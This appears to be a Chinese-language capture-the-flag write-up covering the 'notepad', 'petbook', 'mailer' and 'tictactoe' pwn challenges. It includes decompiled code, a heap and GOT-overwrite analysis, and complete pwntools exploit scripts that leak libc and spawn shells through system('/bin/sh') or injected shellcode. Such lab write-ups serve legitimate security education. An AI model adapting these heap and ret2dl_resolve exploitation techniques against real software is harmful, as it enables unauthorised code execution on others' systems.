 unsigned int v8; // [esp+101Ch] [ebp-Ch]

 v8 = __readgsdword(0x14u);
 v2 = notepad_choose();
 if ( v2 )
 {
   v3 = *v2;
   puts("note opened");
   if ( *(v3 + 8) && yes_or_no("edit") )
   {
     printf("content > ");
     fgets(&s, 0x1000, stdin);
     strncpy((v3 + 16), &s, *(v3 + 12));
     puts("note saved");
   }
   v4 = "show note";
   v5 = "destory note";
   v6 = 0;
   v0 = menu(&v4);//■■■menu■■■■■■■■
   (*(v3 + 4 * (v0 - 1)))(v3);//■■■■■■■■■■chunk■■■■■■■■chunk■■■■
   puts("note closed");
 }
 return __readgsdword(0x14u) ^ v8;
}


int __cdecl menu(int a1)
{
 int result; // eax
 int i; // [esp+8h] [ebp-10h]
 int v3; // [esp+Ch] [ebp-Ch]

 for ( i = 0; *(4 * i + a1); ++i )
   printf("%c> %s\n", i + 97, *(4 * i + a1));
 printf("::> ");
 v3 = getchar() - 'a';//■■■■■■■■■'a'■■■■■■■■■■■'a'■■■■■■■■■■■■■
 freeline();
 if ( v3 < i )
   result = v3 + 1;
 else
   result = 0;
 return result;
}
```

通过上的分析，我们可以通过构造chunk的内容来实现改变程序流程

思路是这样的：

假设有chunk0和chunk1，使得chunk0的data的最后一个字长内容为一个函数puts的地址，然后在open chunk1，再选择 “show note destory note"的时候输入”^“(也就是ASCII的94)

那么，当执行到`(*(v3 + 4 * (v0 - 1)))(v3);`的时候，就是执行函数puts（v3），通过这样一种方式实现了改变执行流程执行了其他的函数

这里可以做到执行任意地址，但是参数v3还没法控制，默认还是一个堆的地址，这个时候就需要用到堆的overlap的操作，先free chunk0和chunk1，再重新分配使得chunk1的内容可以任意改，从而控制参数的内容


exp如下：

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./notepad"
context.binary=bin_elf
elf = ELF(bin_elf)

if sys.argv[1] == "r":
   libc = ELF("./libc-2.23.so.i386")
```

```
    p = remote("hackme.inndy.tw",7713)
elif sys.argv[1] == "l":
    libc = elf.libc
    p = process(bin_elf)
#-----------------------------------
def sl(s):
    return p.sendline(s)
def sd(s):
    return p.send(s)
def rc(timeout=0):
    return p.recv()
def sp():
    print "---------■■■---------"
    return raw_input()
def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
    return p.sendlineafter(a,s)
def sda(p,a,s):
    return p.sendafter(a,s)
def getshell():
    p.interactive()
#-----------------------------------
def new(size,content):
    ru("::> ")
    sl('a')
    ru("size > ")
    sl(str(size))
    ru("data > ")
    sl(content)
def open_edit(index,content,choose = 'a'):
    ru("::> ")
    sl('b')
    ru("id > ")
    sl(str(index))
    ru("edit (Y/n)")
    sl("y")
    ru("content > ")
    sl(content)
    ru("::> ")
    sl(choose)
def open_not_edit(index,choose = 'a'):
    ru("::> ")
    sl('b')
    ru("id > ")
    sl(str(index))
    sl("n")
    ru("::> ")
    sl(choose)
def delete(index):
    ru("::> ")
    sl('c')
    rc()
    sl(str(index))
def setread(index):
    ru("::> ")
    sl('d')
    rc()
    sl(str(index))

def keepsec(index):
    ru("::> ")
    sl('e')
    rc()
    sl(str(index))
```

```
gdb.attach(p)
sp()
sla(p,"::> ","c")

new(0x60,"aaaa")#chunk0
new(0x60,"bbbb")#chunk1
new(0x60,"cccc" )#chunk2

payload = "a"*0x5c + p32(elf.symbols['free'])
open_edit(0,payload)
open_edit(1,"bbbb",'^')#'a'-3 = 97-3='^'
delete(0)

print "printf------------------->",hex(elf.plt['printf'])
payload1 = "a" * 0x5c  + p32(elf.plt['printf'])
payload1 += "a"*8 + "%1063$p\x00"#■■■main■■■■■
new(0xe0 - 16,payload1)
sp()
open_not_edit(1,'^')
sp()

leak = int(p.recv(10),16)
print "leak-------->",hex(leak)
libc_base = leak - 0x18637#__libc_start_main_ret■■
print "libc_base----------->",hex(libc_base)

system = libc_base+libc.symbols['system']
print "system 0ffset--------->",hex(libc.symbols['system'])
print "system --------->",hex(system)

delete(0)
payload2 = 'a'*0x5c + p32(system)
payload2 += "a"*8 + '/bin/sh\x00'
new(0xe0 - 16,payload2)

open_not_edit(1,'^')

getshell()
```

这里需要注意的是的，通过调用printf(%1063$p)泄漏出的main函数的返回地址，从而泄漏了libc，这个1063是通过调试得来的，在执行open_not_edit(1,'^')之前，



那么疯狂往下找main函数的返回地址，发现在0xff953d4c处可以泄漏出__libc_start_main+247

从而计算出偏移的位置是1063或者1067

另外这题用onegadget似乎不行，只能老老实实构造system(/bin/sh)

petbook

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
FORTIFY:  Enabled //■■■■■■■■■■■■■■■■■■■■■■■■■
```

这题的逻辑稍微复杂,首先让你进行登录，如果没有账号的话就需要去注册一个账号

```
setvbuf(stdin, 0LL, 2, 0LL);
 setvbuf(stdout, 0LL, 2, 0LL);
 if ( syscall(318LL, &magic, 4LL, 0LL) != 4 )
 {
   puts_0("Can not generate random");
   exit(1);
 }
 srandom(magic);
 v3 = base64_table;
 do
 {
   v4 = random();
   v5 = *v3;
```


```
  v6 = v4 % 64;
  *v3 = base64_table[v6];
  base64_table[v6] = v5;
  ++v3;
}
while ( v3 != &aBcdefghijklmno[63] );
while ( 1 )
{
  while ( 1 )
  {
    v7 = main_menu();
    if ( v7 != 2 )
      break;
    user_login();
  }
  if ( v7 == 3 )
    exit(0);
  if ( v7 == 1 )
    user_reg();
  else
    puts_0("Invalid option");
}
```

在注册账号的时候，会有一个用户的结构体：

```
■■■■IDA■■■■■■■■■■■■■
00000000 USER            struc ; (sizeof=0x218, mappedto_9)
00000000 uid             dd ?
00000004 name            db 256 dup(?)
00000104 pwd             db 256 dup(?)
00000204 flag            dd ?//■■■■■■■■■■■■■
00000208 pet             dq ?                    ; offset
00000210 post            dq ?                    ; offset
00000218 USER            ends
```

这些结构体的成员都存在一个堆块里面

注册成功后登录，进入用户界面：



用户有写post、查看post内容，编辑post，改密码，领取pet，给pet改名，丢弃pet的功能，

然后pet也有一个对应的结构体：

```
00000000 PET             struc ; (sizeof=0x14, mappedto_10)
00000000 pid             dq ?
00000008 petname         dq ? //■■■■petname■■■■
00000010 pet_type        db 4 dup(?)
00000014 PET             ends
```

这题除了逻辑比较复杂，还存在很多的堆的创建和时候，我们来理一下：

- 注册用户的时候，创建大小为0x218的堆块来存储用户信息
- 创建post的时候，创建0x110的chunk用于存储uid、title、post指针，创建任意大小的chunk存储post内容
- 领取pet的时候，创建0x10001的chunk存储pet的名字，创建0x18的chunk存储pet的uid和name的指针和type

总结来说就只有post的时候是可以控制创建任意大小的chunk 的

再来看看哪些地方有free 掉chunk的操作：

- 在edit post的时候，如果编辑的size大于原来的，那么realloc函数就会把原来的post所在的chunk给free掉重新生成大的chunk存储post的内容
- 在 abandon pet的时候，会把存储pet的信息的chunk给free掉，同时清空user的pet成员

通过上面的分析，不难看出，我们的利用点主要是edit
post操作，如果创建一个0x218的post，接着edit它，将size改大，那么这个0x110的chunk就会进入unsorted bin
，这个时候如果进行注册user，那么user的结构体的各个成员就能预先设定好，从而有操作的空间

核心的思路就是：通过构造post，然后在edit post使得post内容的chunk进入unsorted
bin，接着新建用户，操作user结构体的各个成员，伪造pet的chunk和内容，达到任意读写的目的

由于本题中有很多这样的magic的检查：

```
if ( (magic ^ *current_user) & 0xFFFF0000 )
 {
   puts_0("corrupted object detected");
   exit(1);
 }
```

因此我们要写泄漏出magic来，才能方便进行操作

分四步走：

- 第一步:通过post伪造user,泄露出堆基地址
- 第二步:伪造pet,泄露出puts,从而泄露libc
- 第三步:泄露出magic,绕过检查,修改free的got表为system
- 第四步:通过free(/bin/sh\x00)来getshell

exp如下

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./petbook"
context.binary=bin_elf
elf = ELF(bin_elf)

if sys.argv[1] == "r":
   libc = ELF("./libc-2.23.so.x86_64")
   p = remote("hackme.inndy.tw",7710)
elif sys.argv[1] == "l":
   libc = elf.libc
   p = process(bin_elf)
#-------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc():
   return p.recv()
def sp():
```

```
   print "---------■■■---------"
   return raw_input()
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(p,a,s):
   return p.sendafter(a,s)
def getshell():
   p.interactive()
#-------------------------------------
def register(name,pwd):
   sla(p," >>\n","1")
   sla(p," >>\n",name)
   sla(p," >>\n",pwd)
def login(name,pwd):
   sla(p," >>\n","2")
   sla(p," >>\n",name)
   sla(p," >>\n",pwd)
def exit():
   sla(p," >>\n","0")
def post(title,length,content):
   sla(p," >>\n","1")
   sla(p," >>\n",title)
   sla(p," >>\n",str(length))
   sla(p," >>\n",content)
def edit_post(id,title,size,content):
   sla(p," >>\n",'3')
   sla(p,"Post id >>\n",str(id))
   sla(p,"New title >>\n",title)
   sla(p,"New content size >>\n",str(size))
   sla(p,"Content >>\n",content)
def adopt(name):
   sla(p," >>\n",'5')
   sla(p,"Name your pet >>\n",name)
def rename(name):
   sla(p," >>\n",'6')
   sla(p,"Name your pet >>\n",name)
def abandom():
   sla(p," >>\n",'7')

#gdb.attach(p,"tracemalloc on")
sp()
userdb=0x000603158

#■■■:■■post■■user,■■■■■■■
payload1= 'a'*0x208 + p64(userdb-0x10)
register('user1','user1')
login('user1','user1')
post('post1',0x230,payload1) #post1
edit_post(2,'post1',0x240,'post1')#post■uid■2
exit()
register('user2','user2')
login('user2','user2')

p.recvuntil("Pet Type: ")
leak_heap = u64(p.recvline().strip('\n').ljust(8,'\x00'))
heap_base = leak_heap - 0x230#■■gdb■■■■■0x230■■,■■■■■■■
print "leak_heap--------------->",hex(leak_heap)
print "heap_base--------------->",hex(heap_base)

sp()

#■■■:■■pet,■■■puts,■■■■libc
fake_pet = heap_base + 0x940#■■■■■puts,■■■■■■■■■pet
#0x940■■■■■post■■■■0x120■■■■■,■■fake_pet■■pust■got
```

```
magic = 0x603164
payload2 = 'a'*0x208 + p64(fake_pet)
post('post2',0x100,p64(elf.got["puts"])*2)#uid = 4,post2
post('post3',0x230,payload2)#uid = 5,post3
edit_post(5,'post3',0x240,'post3')
exit()

register('user3','user3')
login('user3','user3')
p.recvuntil("Pet Name: ")
leak_libc = u64(p.recvline().strip('\n').ljust(8,'\x00'))
libc_base = leak_libc - libc.symbols['puts']

system = libc_base+libc.symbols['system']
print "libc_base---------->",hex(libc_base)
exit()

#■■■:■■■magic,■■■■,■■free■got■■system
login('user2','user2')
edit_post(4,'post2',0x100,p64(magic)*4)
exit()
login('user3','user3')
p.recvuntil("Pet Name: ")
leak_magic = u64(p.recvline().strip('\n').ljust(8,'\x00'))
print "magic----------------->",hex(leak_magic)

fake_magic = leak_magic + 0x600000000
payload3 = p64(fake_magic) + p64(elf.got['free'])
payload4 = 'a'*0x208 +  p64(fake_pet)
post('post4',0x230,payload4) #uid = 7,post4
edit_post(7,'post4',0x240,'post4')
exit()

register('user4','user4')
login('user2','user2')
edit_post(4,'post2',0x100,payload3)
exit()

login('user4','user4')
rename(p64(system))
exit()

#■■■:■■free(/bin/sh\x00)■getshell
register('user5','user5')
login('user5','user5')
adopt('/bin/sh\x00')
abandom()

getshell()
```

这题主要的难点在于程序逻辑复杂，东西一多就难以整理出对解题有用的线索，在做这题的时候花了很多时间，同时光看ida是不够的，还得边调试边加深对程序逻辑的理解

这题应该可以用onegadget来做，但是不知道为什么没法getshell，可能是玄学环境问题吧

mailer

32位程序，只开了个canary保护

程序逻辑比较简单

只有两个函数

write：

```
char *write_mail()
{
  int length; // eax
  char *v1; // ST1C_4
  char *result; // eax

  printf("Content Length: ");
  length = readint();
  v1 = (char *)new_mail(length);                // fd置零，chunk[17]为length的值
  printf("Title: ");
  gets(v1 + 4);                                 // chunk[1]为title的值，有溢出漏洞
  printf("Content: ");
  gets(v1 + 0x48);                              // chunk[18]为Content，有溢出漏洞
  *(_DWORD *)v1 = root;                         // chunk[0]为root的值，地址
  result = v1;
  root = (int)v1;                               // 更新root为chunk的指针
  return result;
}
```

可以看到，这里使用了gets函数，则会有堆溢出的漏洞，

dump：

```
int dump_mail()
{
  _DWORD *mail; // [esp+8h] [ebp-10h]
  signed int num; // [esp+Ch] [ebp-Ch]

  mail = (_DWORD *)root;
  num = 1;
  while ( mail )
  {
    printf("-- Mail %d:\n", num);
    printf("Title: %s\n", mail + 1);
    printf("Content: ");
    fwrite(mail + 18, 1u, mail[17], stdout);
    printf("\n-- End mail %d\n", num++);
    mail = (_DWORD *)*mail;
  }
  return puts("-- No more mail!");
}
```

这个函数肯定是用于泄漏地址的，可以看到：`fwrite(mail + 18, 1u, mail[17], stdout);`

假如我们修改了length，那么由此泄漏出堆的地址

程序的主要逻辑就只有这些，我们会发现，没有free函数，那么就没法使用uaf等操作了

可利用的线索有：

- 创建mail的时候存在堆溢出，可修改length，可泄漏地址
- 创建mail的时候，写content时可溢出修改至top chunk
- 没开NX，堆可执行代码

由此我们的思路就清晰了，步骤如下


- 新建两个mail，创建chunk1和chunk2，其中chunk1输入title时写入shellcode，同时溢出到length，将其改为0x70，在使用dump功能的时候就可以把chunk1的堆地址
- 同时在chunk2中输入content的时候，溢出到top chunk，修改size为0xffffffff
- 再一次申请一个新的mail，大小为`elf.got["printf"] - top- 72-16`
- 由于新的top chunk的size = old top chunk的地址+新malloc的chunk的大小，新的top chunk的地址为`elf.got["printf"] -16+4`
- 下一次新建mail的时候，再输入的title就会刚刚好位于`elf.got["printf"]`中，修改为shellcode的地址
- 改printf的got表为shellcode地址，从而getshell

exp如下：

```
#encoding:utf-8
#!/upr/bin/env python
from pwn import *
context.log_level = "debug"
bin_elf = "./mailer"
context.binary=bin_elf
elf = ELF(bin_elf)
#libc = ELF("./libc-2.23.so")
libc = elf.libc

if sys.argv[1] == "r":
   p = remote("hackme.inndy.tw",7721)
elif sys.argv[1] == "l":
   p = process(bin_elf)
#------------------------------------
def sl(s):
   return p.sendline(s)
def sd(s):
   return p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def sla(p,a,s):
   return p.sendlineafter(a,s)
def sda(a,s):
   return p.sendafter(a,s)
def debug(addr=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#------------------------------------

def write(Length,Title,Content):
   ru("Action: ")
   sl("1")
   ru("Content Length: ")
   sl(str(Length))
   ru("Title: ")
   sl(Title)
   ru("Content: ")
   sl(Content)
```

```
shellcode =asm(shellcraft.sh())#length is 44
#print len(shellcode)

write(32,shellcode.ljust(0x40,"\x00")+p32(0x70),"aaaa")

write(32,"bbbb","bbbb"*8+p32(0)+p32(0xffffffff))
#write(48,"cccc","cccc")
sla(p,"Action: ","2")
ru("\x71")

leak_heap=u32(p.recv(7)[3:])

shellcode_addr = leak_heap+4
top = leak_heap+0xd8
fake_size = elf.got["printf"] - top- 72-16

print "shellcode address is : ",hex(shellcode_addr)
print "top chunk address is : ",hex(top)
print "fake size  is : ",hex(fake_size)
print "fake size+top  = ",hex(fake_size+top)

write(fake_size,'aaaa','bbbb')
gdb.attach(p)
pause()

sla(p,'Action: ','1')
sla(p,'Length: ','30')
sla(p,'Title: ',p32(shellcode_addr))
pause()

getshell()
```

tictactoe1、2



32位程序，开了canary，NX保护

tictactoe1和tictactoe2都是一样的题目，只是要求到的操作不一样，tictactoe1只需要得到flag_simple就行了，而tictactoe2需要搞到shell，才能得到进一步的flag

这里我就直接开始弄能拿到shell的操作

首先分析一波程序：

这其实是个井字棋游戏，只有赢了才能拿到flag，但实际上不可能赢，你最多做到平局

这时就需要通过找漏洞来操作了：

```
1  unsigned int sub_8048A4B()
2  {
3    int v1; // [esp+4h] [ebp-14h]
4    char buf; // [esp+8h] [ebp-10h]
5    unsigned int v3; // [esp+Ch] [ebp-Ch]
6
7    v3 = __readgsdword(0x14u);
8    printf("\nInput move (9 to change flavor): ");
9    v1 = input_num();
10   if ( v1 == 9 )
11   {
12     read(0, &buf, 4u);
13     char_X = buf;
14     play();
15   }
16   else
17   {
18     *(v1 + 0x804B056) = char_X;
19     if ( sub_80486F0(v1) )
20       *(v1 + 0x804B04D) = -1;
21   }
22   return __readgsdword(0x14u) ^ v3;
23 }
```


漏洞主要出在这里，v1可以输入为负数，从而导致可以任意地址写一个字节

这里就很容易想到，如果把puts的got表改成0x8048C46，也就是下图中的地址，即可拿到flag_simple

```
{
  if ( v1 == 1 )
  {
    sub_8048762();
    putss("You lose. :(");
  }
  else if ( v1 == -1 )
  {
    putss("You win. Inconceivable!");
    fd = open("flag_simple", 0);
    v5 = read(fd, buf, 0x100u);
    if ( fd <= 0 || v5 <= 0 )
    {
      putss("Can not read flag! Pls contact admin");
    }
    else
    {
      buf[v5] = 0;
      printf("Here is your flag: %s\n", buf);
      putss("You need a shell to get another flag");
    }
    exit(0);
  }
}
```


但是，我这里直接做getshell的操作，这实际上有两种getshell的方法

方法一

使用ret2dl_resolve的方法：

```
24  putss("Welcome to use AlphaToe");
25  putss("Try to beat my A.I. system");
26  printf("Computer: O, You: %c\nPlay (1)st or (2)nd? ", char_X);
27  if ( input_num() % 2 == 1 )
28    v0 = 1;
29  else
30    v0 = -1;
31  player = v0;
32  for ( i = 0; i <= 8 && !check(); ++i )
33  {
34    if ( player == -1 )
35    {
36      AI_play();
37    }
38    else
39    {
40      play_result();
41      you_play();
42    }
43    player = -player;
44  }
45  v1 = check();
```

首先有一个for循环，最多进行九次，根据你选择的先手或者后手进行下棋，AI和用户交替下，通过check函数来判断棋局是否有结果，每一轮循环，会用取反来交替下棋

继续进入you_play函数分析：

如果用户输入9，那么可以改变下棋的占位字符（默认的是X），通过这个造成一个任意地址写，最多能达到9次的任意地址写

在main函数的最后：`memset(&player, 0, 0x18u);`

由此可以通过ret2dl_resolve的方法，把memset指向system，同时改player为$0，从而执行system（$0\x00）getshell，当然system（sh\x00）也行，我这里用$0

ret2dl_resolve的关键点在于第一次执行memset函数的时候，会通过DT_STRTAB找到函数名的字符串，从而确定函数的真正地址，如果通过操作使得memset在找函数名字

从IDA中看：

```
LOAD:0804AF14 ; ELF Dynamic Information
LOAD:0804AF14 ; ===========================================================================
LOAD:0804AF14
LOAD:0804AF14 ; Segment type: Pure data
LOAD:0804AF14 ; Segment permissions: Read/Write
LOAD:0804AF14 LOAD            segment mempage public 'DATA' use32
LOAD:0804AF14                 assume cs:LOAD
LOAD:0804AF14                 ;org 804AF14h
LOAD:0804AF14 stru_804AF14    Elf32_Dyn <1, <1>>      ; DATA XREF: LOAD:080480BC↑o
LOAD:0804AF14                                         ; .got.plt:0804B000↓o
LOAD:0804AF14                                         ; DT_NEEDED libc.so.6
LOAD:0804AF1C                 Elf32_Dyn <0Ch, <8048498h>> ; DT_INIT
LOAD:0804AF24                 Elf32_Dyn <0Dh, <8048DA4h>> ; DT_FINI
LOAD:0804AF2C                 Elf32_Dyn <19h, <804AF04h>> ; DT_INIT_ARRAY
LOAD:0804AF34                 Elf32_Dyn <1Bh, <8>>    ; DT_INIT_ARRAYSZ
LOAD:0804AF3C                 Elf32_Dyn <1Ah, <804AF0Ch>> ; DT_FINI_ARRAY
LOAD:0804AF44                 Elf32_Dyn <1Ch, <4>>    ; DT_FINI_ARRAYSZ
LOAD:0804AF4C                 Elf32_Dyn <6FFFFEF5h, <80481ACh>> ; DT_GNU_HASH
LOAD:0804AF54                 Elf32_Dyn <5, <80482F8h>> ; DT_STRTAB
LOAD:0804AF5C                 Elf32_Dyn <6, <80481D8h>> ; DT_SYMTAB
LOAD:0804AF64                 Elf32_Dyn <0Ah, <0BCh>> ; DT_STRSZ
LOAD:0804AF6C                 Elf32_Dyn <0Bh, <10h>>  ; DT_SYMENT
```

STRTAB位于0x0804af58中

输入：readelf -a tictactoe1

```
Dynamic section at offset 0x1f14 contains 24 entries:
  标记        类型                         名称/值
 0x00000001 (NEEDED)                     共享库: [libc.so.6]
 0x0000000c (INIT)                       0x8048498
 0x0000000d (FINI)                       0x8048da4
 0x00000019 (INIT_ARRAY)                 0x804af04
 0x0000001b (INIT_ARRAYSZ)               8 (bytes)
 0x0000001a (FINI_ARRAY)                 0x804af0c
 0x0000001c (FINI_ARRAYSZ)               4 (bytes)
 0x6ffffef5 (GNU_HASH)                   0x80481ac
 0x00000005 (STRTAB)                     0x80482f8
 0x00000006 (SYMTAB)                     0x80481d8
 0x0000000a (STRSZ)                      188 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804b000
 0x00000002 (PLTRELSZ)                   104 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x8048430
 0x00000011 (REL)                        0x8048418
 0x00000012 (RELSZ)                      24 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x6ffffffe (VERNEED)                    0x80483d8
 0x6fffffff (VERNEEDNUM)                 1
 0x6ffffff0 (VERSYM)                     0x80483b4
 0x00000000 (NULL)                       0x0
```


得到 STRTAB为0x080482fb

进入gdb调试，可以观察STRTAB内容：

```
pwndbg> search "memset"
tictactoe1      0x804833c insd   dword ptr es:[edi], dx /* 'memset' */
libc-2.23.so    0xf75d8abc insd   dword ptr es:[edi], dx /* 'memset_cg' */
libc-2.23.so    0xf75d9752 insd   dword ptr es:[edi], dx /* 'memset_chk' */
libc-2.23.so    0xf75db390 insd   dword ptr es:[edi], dx /* 'memset_gcn_by2' */
libc-2.23.so    0xf75db403 insd   dword ptr es:[edi], dx /* 'memset_gcn_by4' */
libc-2.23.so    0xf75db5ab insd   dword ptr es:[edi], dx /* 'memset_gg' */
libc-2.23.so    0xf75db65f insd   dword ptr es:[edi], dx /* 'memset_cc' */
libc-2.23.so    0xf75dca6d insd   dword ptr es:[edi], dx /* 'memset_ccn_by2' */
libc-2.23.so    0xf75dcb07 insd   dword ptr es:[edi], dx /* 'memset_ccn_by4' */
libc-2.23.so    0xf75dce19 insd   dword ptr es:[edi], dx /* 'memset' */
libc-2.23.so    0xf75dceb2 insd   dword ptr es:[edi], dx /* 'memset_chk' */
libc-2.23.so    0xf772781b insd   dword ptr es:[edi], dx /* 'memset_chk' */
libc-2.23.so    0xf7727828 insd   dword ptr es:[edi], dx
libc-2.23.so    0xf772783e insd   dword ptr es:[edi], dx
libc-2.23.so    0xf7727850 insd   dword ptr es:[edi], dx
libc-2.23.so    0xf7727860 insd   dword ptr es:[edi], dx /* 'memset' */
libc-2.23.so    0xf7727869 insd   dword ptr es:[edi], dx
libc-2.23.so    0xf772787b insd   dword ptr es:[edi], dx /* 'memset_sse2' */
libc-2.23.so    0xf7727889 insd   dword ptr es:[edi], dx /* 'memset_ia32' */
pwndbg> p/x 0x804833c-0x80482f8
$1 = 0x44
```


发现memset字符串的偏移是0x44

再寻找system字符串在程序中的位置，得到可伪造的STRTAB为0x8049fc8

```
pwndbg> search "system"
tictactoe1      0x804900c jae    0x8049087 /* 'system' */
tictactoe1      0x804a00c 'system'
libc-2.23.so    0xf75da4bf jae    0xf75da53a /* 'systemerr' */
libc-2.23.so    0xf75da760 jae    0xf75da7db /* 'system' */
libc-2.23.so    0xf7725059 jae    0xf77250d4 /* 'system error' */
libc-2.23.so    0xf7725c77 jae    0xf7725cf2 /* 'system call' */
